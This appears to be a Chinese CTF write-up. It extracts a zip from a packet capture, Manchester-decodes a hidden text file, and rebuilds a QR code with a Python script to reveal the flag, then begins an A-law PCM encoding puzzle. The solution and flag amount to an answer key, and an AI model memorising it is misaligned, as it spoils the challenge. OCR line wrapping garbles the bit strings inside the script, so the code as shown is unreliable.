
流量包拖进wireshark，追踪TCP流，分析中间有一段http的包有传输一些文件，其中有个whatsthis.zip

提取出来



名称	大小	压缩后大小	类型	安全	修改时间	CRC32	压
..(上层目录)							
Manchester.txt	7.56 KB	1 KB	文本文档		2019-05-02 20:47:...	8F398928	De


其中有个txt文件，根据文件名应该是一段曼彻斯特编码过后的数据




```
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0001000000000000000000000000000100010000000000010001000000000000000000010001000100000000000000010000000000000000000000000001000
0001000000000000000000000000000100010000000000010001000000000000000000010001000100000000000000010000000000000000000000000001000
0001000100000000000000000001000100000001000000000001000000000000000100010000000100010000000000010001000000000000000000010001000
0001000100000000000000000001000100000001000000000001000000000000000100010000000100010000000000010001000000000000000000010001000
0001000100010000000000010001000100000001000000010000000100000001000000000001000000000001000000010001000100000000000100010001000
0001000100010000000000010001000100000001000000010000000100000001000000000001000000000001000000010001000100000000000100010001000
0001000100010000000000010001000000010000000100000000000000000000000100000000000000010000000000010001000100000000000100010001000
0001000100010000000000010001000000010000000100000000000000000000000100000000000000010000000000010001000100000000000100010001000
0001000100010000000000010000000100010000000100010000000100000001000000000000000100010001000100010001000000000001000100010001000
0001000100010000000000010000000100010000000100010000000100000001000000000000000100010001000100010001000000000001000100010001000
0001000100000000000000000001000100010000000000010001000000000000000100010001000100010001000100010001000000000000000000010001000
0001000100000000000000000001000100010000000000010001000000000000000100010001000100010001000100010001000000000000000000010001000
0001000000000000000000000000000100010001000100010001000100010001000100010001000100010001000100010001000000000000000000000001000
0001000000000000000000000000000100010001000100010001000100010001000100010001000100010001000100010001000000000000000000000001000
0000000000000000000000000000000000000001000100010001000100000000000000000000000100010001000100000000000000000000000000000000000
0000000000000000000000000000000000000001000100010001000100000000000000000000000100010001000100000000000000000000000000000000000
0001000100010001000000000001000000010000000100010000000100010000000100000001000000010000000100000001000100000001000100010001000
0001000100010001000000000001000000010000000100010000000100010000000100000001000000010000000100000001000100000001000100010001000
0001000000010001000100010001000000010001000100010000000000010001000000000000000000000000000000010001000000010001000100010001000
0001000000010001000100010001000000010001000100010000000000010001000000000000000000000000000000010001000000010001000100010001000
0000000000000000000100000000000000000001000100000001000100000001000100010001000000000000000100010000000000010000000100010001000
0000000000000000000100000000000000000001000100000001000100000001000100010001000000000000000100010000000000010000000100010001000
0000000000000001000000000001000000010001000100000001000000010000000000010000000000000000000100000001000100010001000000000001000
0000000000000001000000000001000000010001000100000001000000010000000000010000000000000000000100000001000100010001000000000001000
0001000000010001000100000001000000000001000000010000000000000000000100000001000100000001000100010001000000000000000100000001000
0001000000010001000100000001000000000001000000010000000000000000000100000001000100000001000100010001000000000000000100000001000
0000000100010000000000010001000100000000000100010000000100000001000000000000000000000000000000010000000100010000000100010001000
0000000100010000000000010001000100000000000100010000000100000001000000000000000000000000000000010000000100010000000100010001000
0000000100010000000100000000000100000000000100000000000100000001000100000000000100010001000100010000000100000001000100010001000
0000000100010000000100000000000100000000000100000000000100000001000100000000000100010001000100010000000100000001000100010001000
0000000000000000000000000000000000010001000100000001000100000000000000000001000000000000000100000001000100000000000100010001000000
```

曼彻斯特编码有几种实现方式，这里是无跳变记录为0，有跳变记录为1

考虑到可能想不出具体是哪种编码方式，实际上whatsthie.zip文件的末尾藏有一张图片，是具体编码实现的代码




```
whatsthis.zip
 Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F       ANSI ASCII
00000110  A6 13 61 0D C6 8C 63 FE  99 D7 87 AB 63 56 45 CC  ¦ a ÆŒcþ™×‡«cVEÌ
00000120  04 BB 12 CC C3 EF 3E 7C  0A 27 EE 46 8E 81 77 C1   » ÌÃï>| 'îFŽ wÁ
00000130  93 B1 50 47 EF FE 58 94  11 3A E7 35 B8 6A 12 77  “±PGïþX” :ç5¸j w
00000140  7C EA 9D 19 44 BD 5D F0  E4 38 9D 31 F5 23 98 A1  |ê  D½]ðä8 1õ#˜¡
00000150  EB DF C0 27 C1 D4 EC B9  BE 1F EE 00 A9 31 34 14  ëßÀ'ÁÔì¹¾ î ©14
00000160  37 DC 9F C0 59 B1 1A 19  96 33 19 B3 0D 57 83 AB  7ÜŸÀY±  –3 ³ Wƒ«
00000170  98 C4 3F B9 9E D7 5E 1F  DE 8A 32 FC 01 50 4B 01  ˜Ä?¹ž×^ ÞŠ2ü PK
00000180  02 3F 00 14 00 00 08 08  00 E2 A5 A2 4E 28 89 39   ?        â¥¢N(‰9
00000190  8F 51 01 00 00 46 1E 00  00 0E 00 24 00 00 00 00   Q   F     $
000001A0  00 00 00 20 00 00 00 00  00 00 00 4D 61 6E 63 68             Manch
000001B0  65 73 74 65 72 2E 74 78  74 0A 00 20 00 00 00 00  ester.txt
000001C0  00 01 00 18 00 ED 4A D8  23 E5 00 D5 01 ED 4A D8       íJØ#å Õ íJØ
000001D0  23 E5 00 D5 01 91 1E 3A  C6 C9 00 D5 01 50 4B 05  #å Õ ‘ :ÆÉ Õ PK
000001E0  06 00 00 00 00 01 00 01  00 60 00 00 00 7D 01 00           `    }
000001F0  00 00 00 FF D8 FF E0 00  10 4A 46 49 46 00 01 01     ÿØÿà  JFIF
00000200  01 00 60 00 60 00 00 FF  DB 00 43 00 08 06 06 07    ` `  ÿÛ C
00000210  06 05 08 07 07 07 09 09  08 0A 0C 14 0D 0C 0B 0B
00000220  0C 19 12 13 0F 14 1D 1A  1F 1E 1D 1A 1C 1C 20 24                 $
00000230  2E 27 20 22 2C 23 1C 1C  28 37 29 2C 30 31 34 34  .' ",#  (7),0144
00000240  34 1F 27 39 3D 38 32 3C  2E 33 34 32 FF DB 00 43  4 '9=82<.342ÿÛ C
00000250  01 09 09 09 0C 0B 0C 18  0D 0D 18 32 21 1C 21 32             2! !2
00000260  32 32 32 32 32 32 32 32  32 32 32 32 32 32 32 32  2222222222222222
00000270  32 32 32 32 32 32 32 32  32 32 32 32 32 32 32 32  2222222222222222
00000280  32 32 32 32 32 32 32 32  32 32 32 32 32 32 32 32  2222222222222222
00000290  32 FF C2 00 11 08 00 AC  01 20 03 01 22 00 02 11  2ÿÂ     ¬     "
000002A0  01 03 11 01 FF C4 00 1A  00 01 00 03 01 01 01 00      ÿÄ
000002B0  00 00 00 00 00 00 00 00  00 00 01 03 04 02 05 06
000002C0  FF C4 00 18 01 01 01 01  01 01 00 00 00 00 00 00  ÿÄ
000002D0  00 00 00 00 00 00 01 02  03 04 FF DA 00 0C 03 01            ÿÚ
000002E0  00 02 10 03 10 00 00 01  F9 31 91 6D 56 1A 33 86          ù1‘mV 3†
000002F0  9C F9 B0 28 BA 90 03 BE  01 A6 33 0A 00 B6 A0 D5  œù°(º  ¾ ¦3  ¶ Õ
00000300  94 35 65 00 00 00 1A F2  2C F7 B3 F9 3D 6B 9F A5  ”5e    ò,÷³ù=kŸ¥
00000310  E5 D9 5C DF D0 4F CF 3C  CF 63 AF 15 6F AD 6F 88  åÙ\ßÐOÏ<Ïc¯ ooˆ
00000320  3D 7A FC C5 7B 16 78 68  F5 FA F1 95 EC F1 E4 8F  =züÅ{ xhõúñ•ìñä
00000330  4F 47 88 3E 83 2F 92 4F  43 BC 99 F5 D3 D4 A6 8A  OGˆ>ƒ/’OC¼™õÓÔ¦Š
```



```python
def ManchesterEncode(s):
    res = ''
    for i in range(len(s)-1):
        if s[i] == s[i+1]:
            res += '0'
        else:
            res += '1'
    return res
```


根据编码脚本的思路可写出解码的脚本



```python
def ManchesterDecode(s):
    res = []
    tmp = '0'
    for i in range(len(s)):
        if s[i] == '0':
            tmp += tmp[-1]
        elif s[i] == '1':
            tmp += str(1-int(tmp[-1]))
    res.append(tmp)
    tmp = '1'
    for i in range(len(s)):
        if s[i] == '0':
            tmp += tmp[-1]
        elif s[i] == '1':
            tmp += str(1-int(tmp[-1]))
    res.append(tmp)
    return res
```

这里考虑第一位是0开始还是1开始，有两种情况

其中一种情况很容易看出是一个二维码



直接扫可能扫不出来

根据数据情况，4×2个数字代表一个像素点，尺寸是31×31，编写生成图片的脚本

```python
# @Author:昏鸦
from PIL import Image

x = 31
```

```
y = 31

s =
'''0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000
0000111111111111111111111111111100001111111111110000111111111111111100001111000000000000000
011111111111111111111111111110000
0000111111111111111111111111111100001111111111110000111111111111111100001111000000000000000
011111111111111111111111111110000
0000111100000000000000000000111100000000111111111111000000000000111100000000111100000000000
011110000000000000000000011110000
0000111100000000000000000000111100000000111111111111000000000000111100000000111100000000000
011110000000000000000000011110000
0000111100001111111111110000111100001111111100000000111111110000000000001111111111110000000
011110000111111111111000011110000
0000111100001111111111110000111100001111111100000000111111110000000000001111111111110000000
011110000111111111111000011110000
0000111100001111111111110000111100000000111111110000000000000000111111111111111100000000000
011110000111111111111000011110000
0000111100001111111111110000111100000000111111110000000000000000111111111111111100000000000
011110000111111111111000011110000
0000111100001111111111110000111100000000111100000000111100000000111111111111111100001111000
011110000111111111111000011110000
0000111100001111111111110000111100000000111100000000111100000000111111111111111100001111000
011110000111111111111000011110000
0000111100000000000000000000111100001111111111110000111111111111000011110000111100001111000
011110000000000000000000011110000
0000111100000000000000000000111100001111111111110000111111111111000011110000111100001111000
011110000000000000000000011110000
0000111111111111111111111111111100001111000011110000111100001111000011110000111100001111000
011111111111111111111111111110000
0000111111111111111111111111111100001111000011110000111100001111000011110000111100001111000
011111111111111111111111111110000
0000000000000000000000000000000000000000111100001111000011110000000000000000111100001111000
000000000000000000000000000000000
0000000000000000000000000000000000000000111100001111000011110000000000000000111100001111000
000000000000000000000000000000000
0000111100001111000000000000111111110000000011110000000011110000111111110000000011111111000
000001111000000001111000011110000
0000111100001111000000000000111111110000000011110000000011110000111111110000000011111111000
000001111000000001111000011110000
0000111111110000111100001111000011111111000011110000111100000000000011110000111111111111111
111111111000011111111000011110000
0000111111110000111100001111000011111111000011110000111100000000000011110000111111111111111
111111111000011111111000011110000
0000000000000000000011111111111111111111000011111111000011111111000011110000111111111111111
100001111111111110000000011110000
0000000000000000000011111111111111111111000011111111000011111111000011110000111111111111111
100001111111111110000000011110000
0000000000000000111111111111000000001111000011111111000000001111111111110000000000000000000
011111111000011110000111111110000
```

```
0000000000000000111111111111000000001111000011111111000000001111111111110000000000000000000
011111111000011110000111111110000
0000111111110000111100000000111111111111000000001111111111111111000000001111000000001111000
011110000000000000000111111110000
0000111111110000111100000000111111111111000000001111111111111111000000001111000000001111000
011110000000000000000111111110000
0000000011110000000000001111000011110000000000001111000011111111000000001111111111111111111
111110000000011110000000011110000
0000000011110000000000001111000011110000000000001111000011111111000000001111111111111111111
111110000000011110000000011110000
0000000011110000000011111111111100000000000011111111111100000000111100000000000011110000111
100001111000000001111000011110000
0000000011110000000011111111111100000000000011111111111100000000111100000000000011110000111
100001111000000001111000011110000
0000000000000000000000000000000000001111000011110000000011110000000000000000111111110000111
100000000000011110000111100000000
0000000000000000000000000000000000001111000011110000000011110000000000000000111111110000111
100000000000011110000111100000000
0000000011111111000000001111111111111111111100001111111111110000111111110000111111111111000
011110000000011110000111100000000
0000000011111111000000001111111111111111111100001111111111110000111111110000111111111111000
011110000000011110000111100000000
0000000011110000000011110000000000000000000011111111111100000000000011110000111100001111111
100001111000000000000000011110000
0000000011110000000011110000000000000000000011111111111100000000000011110000111100001111111
100001111000000000000000011110000
0000111111110000000011111111111100001111111100001111000011111111000011111111111111111111000
000000000000000000000000011110000
0000111111110000000011111111111100001111111100001111000011111111000011111111111111111111000
000000000000000000000000011110000
0000000000000000000011110000000011111111111111111111111100001111111111110000000011111111111
100000000000011110000111111110000
0000000000000000000011110000000011111111111111111111111100001111111111110000000011111111111
100000000000011110000111111110000
0000111111111111000011111111111100001111000000001111111111111111000011110000111100001111111
111111111111100000000111111110000
0000111111111111000011111111111100001111000000001111111111111111000011110000111100001111111
111111111111100000000111111110000
0000000000000000000000000000000000001111000011110000111111111111000000000000111100001111000
000000000111111110000111111110000
0000000000000000000000000000000000001111000011110000111111111111000000000000111100001111000
000000000111111110000111111110000
0000111111111111111111111111111100001111000011111111000000000000111100001111111100001111000
011110000111111111111000011110000
0000111111111111111111111111111100001111000011111111000000000000111100001111111100001111000
011110000111111111111000011110000
0000111100000000000000000000111100000000000011111111000011110000000011110000111111111111000
000000000111111110000111111110000
0000111100000000000000000000111100000000000011111111000011110000000011110000111111111111000
000000000111111110000111111110000
0000111100001111111111110000111100000000111100000000000011110000000000001111000011111111111
111111111111111110000000000000000
```

```
0000111100001111111111110000111100000000111100000000000011110000000000001111000011111111111111111111111111110000000000000000
0000111100001111111111110000111100000000000000000000000000000000111111110000111100000000111100000000000011110000111100000000
0000111100001111111111110000111100000000000000000000000000000000111111110000111100000000111100000000000011110000111100000000
0000111100001111111111110000111100001111111100001111000000001111111111111111111111111111111100000000111111110000111111110000
0000111100001111111111110000111100001111111100001111000000001111111111111111111111111111111100000000111111110000111111110000
0000111100000000000000000000111100000000000011111111000000000000111100000000111100000000111111111111111111110000000000000000
0000111100000000000000000000111100000000000011111111000000000000111100000000111100000000111111111111111111110000000000000000
0000111111111111111111111111111100001111111100001111111100000000111100001111000000001111000011111111000000000000000011110000
0000111111111111111111111111111100001111111100001111111100000000111100001111000000001111000011111111000000000000000011110000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
'''
s = s.split('\n')
rgb = []
num = 0

for n in range(0,len(s),2):
    for i in range(0,len(s[n]),4):
        num += 1
        print(s[n][i:i+4])
        if s[n][i:i+4] == '0000':
            rgb.append("255,255,255")
        elif s[n][i:i+4] == '1111':
            rgb.append("0,0,0")
        else:
            print('errorrrrrrrrrrrrrrrrrrrrrrrr')
            print(n,i)

with open('rgb.txt','a') as f:
    for i in rgb:
        f.write(str(i)+'\n')

im = Image.new('RGB',(x,y))
with open('rgb.txt','r') as f:
    for i in range(x):
        for j in range(y):
            num += 1
            print(num)
            line = f.readline()
            rgb = line.split(',')
            print(rgb)
            im.putpixel((i,j),(int(rgb[0]),int(rgb[1]),int(rgb[2])))
im.save('1.jpg')
```

生成二维码，扫描即得flag

```
sicnuctf{Cr4zy_m@nChe$ter_01QR}
```


misc5-期末必考

- 出题人：昏鸦

解题思路

压缩包解压得到一个ppt和一个txt

txt中即为题目，ppt则给了A律13折线的PCM编码的相关知识点以及具体算法



采用13折线A律PCM编码，最小量化误差间隔为1个量化单位，已知抽样脉冲值为-406个量化单位

计算编码器的输出码组和量化误差

flag为sicnuctf{输出码组-量化误差}

